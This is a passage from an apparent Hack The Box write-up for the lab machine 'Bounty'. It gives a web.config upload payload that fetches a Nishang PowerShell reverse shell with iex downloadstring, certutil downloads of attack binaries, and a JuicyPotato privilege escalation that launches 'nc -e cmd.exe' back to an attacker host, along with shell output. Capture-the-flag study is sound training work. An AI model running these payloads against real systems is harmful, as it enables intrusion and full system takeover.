21:16:50.440454 IP 10.10.14.4 > 10.10.10.93: ICMP echo reply, id 1, seq 3, length 40
21:16:51.525666 IP 10.10.10.93 > 10.10.14.4: ICMP echo request, id 1, seq 4, length 40
```



```
Pinging 10.10.14.4 with 32 bytes of data:
Reply from 10.10.14.4: bytes=32 time=211ms TTL=63
Reply from 10.10.14.4: bytes=32 time=223ms TTL=63
Reply from 10.10.14.4: bytes=32 time=159ms TTL=63
Reply from 10.10.14.4: bytes=32 time=185ms TTL=63

Ping statistics for 10.10.14.4:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 159ms, Maximum = 223ms, Average = 194ms
```

Trying to run "dir" within the code returns with a 500 error.



Server Error


500 - Internal server error.

There is a problem with the resource you are looking for, and it cannot be displayed.

Now lets upload a nishang powershell reverse shell.

First, add this line to the bottom of the PowerShellTcp script.


```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.4 -Port 9001
```



```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.2 -Port 9001
```

Next, edit the web.config asp code to use powershell to download our reverse shell.


```
("cmd /c powershell -c iex(new-object
net.webclient).downloadstring('http://10.10.14.2/revShell.ps1')")
```



```
<!--
<%
Response.write("-"&"->")
Response.write("<pre>")
Set wShell1 = CreateObject("WScript.Shell")
        Set cmd1 = wShell1.Exec("cmd /c powershell -c iex(new-object net.webclient).downloadstring('http://10.10.14.2/revShell.ps1')")
output1 = cmd1.StdOut.Readall()
set cmd1 = nothing: Set wShell1 = nothing
Response.write(output1)
Response.write("</pre><!-"&"-") %>
-->
```

Setup a netcat listener and then upload web.config with our newly modified code.

It is always good to check the upload in burp to make sure it is uploading properly. I had to troubleshoot a minor syntax error.



```
<!--
<%
Response.write("-"&"->")
Response.write("<pre>")
Set wShell1 = CreateObject("WScript.Shell")
  Set cmd1 = wShell1.Exec("cmd /c powershell -c iex(new-object
net.webclient).downloadstring('http://10.10.14.2/revShell.ps1')")
output1 = cmd1.StdOut.Readall()
set cmd1 = nothing: Set wShell1 = nothing
Response.write(output1)
Response.write("</pre><!-"&"-") %>
-->

-----------------------------1596485182022115463798406007
Content-Disposition: form-data; name="btnUpload"

Upload
```


```
        </div>

        <div>

          <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value=
          "/wEWAgL9i6nlAQLt3oXMAwgNaQv9hHDB7yA+svbSFGs67SBI" />
        </div>
        <div>
          <input type="file" name="FileUpload1" id="FileUpload1" />
          <input type="submit" name="btnUpload" value="Upload" onclick="return
          ValidateFile();" id="btnUpload" />
          <br />
          <span id="Label1" style="color:Green;">
            File uploaded successfully.
          </span>
        </div>
      </form>
```

Now navigate to the uploadedfiles directory and check the listener, you should now have a shell on the box.

`http://10.10.10.93/uploadedfiles/web.config`



```
┌──(root㉿kali)-[~/htb/Boxes/Bounty]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.93] 49158
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv>
```

**Small hint: you may need to use force to view the user flag.


Privileged escalation

Basic enumeration reveleas alot about this box.

Systeminfo

```
Host Name:                 BOUNTY
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-402-3606965-84760
Original Install Date:     5/30/2018, 12:22:24 AM
System Boot Time:          6/1/2022, 2:40:07 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,589 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,598 MB
Virtual Memory: In Use:    497 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.93
```

`whoami /priv`



```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

The box is running on Windows Server 2008 R2 with build 7600 and has SeImpersonate privileges, making it proabable that it is vulnerable to a kernal exploit.

We will use Jucy Potato to exploit this machine.

Grab a precompiled execuatble from here: https://github.com/ohpe/juicy-potato/releases

You will also need a netcat binary. You can find one on Kali under this directory `/usr/share/windows-resources/binaries`


I transfered the binaries with certutil.

```
certutil -urlcache -f http://10.10.14.3/JuicyPotato.exe JuicyPotato.exe
certutil -urlcache -f http://10.10.14.3/nc.exe nc.exe
```

Once you have both binaries on the target, set up a netcat listner. We will use JuicyPotato exploit to run netcat as an elevated program to call back to our listner.

```
./JuicyPotato.exe -l 9002 -t * -p C:\Windows\System32\cmd.exe -a "/c c:\\users\\merlin\\desktop\\nc.exe -e cmd.exe 10.10.14.3 9002"
```


Note that I had to add double back slashes on the target program path.



```
PS C:\users\merlin\desktop> ./JuicyPotato.exe -l 9002 -t * -p C:\Windows\System32\cmd.exe -a "/c c:\\users\\merlin\\desktop\\nc.exe -e cmd.exe 10.10.14.3 9002"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 9002
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
PS C:\users\merlin\desktop>
```

On our second listner, we now have an admin shell.



```
┌──(root㉿kali)-[~/htb/Boxes/Bounty]
└─# nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.93] 49179
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```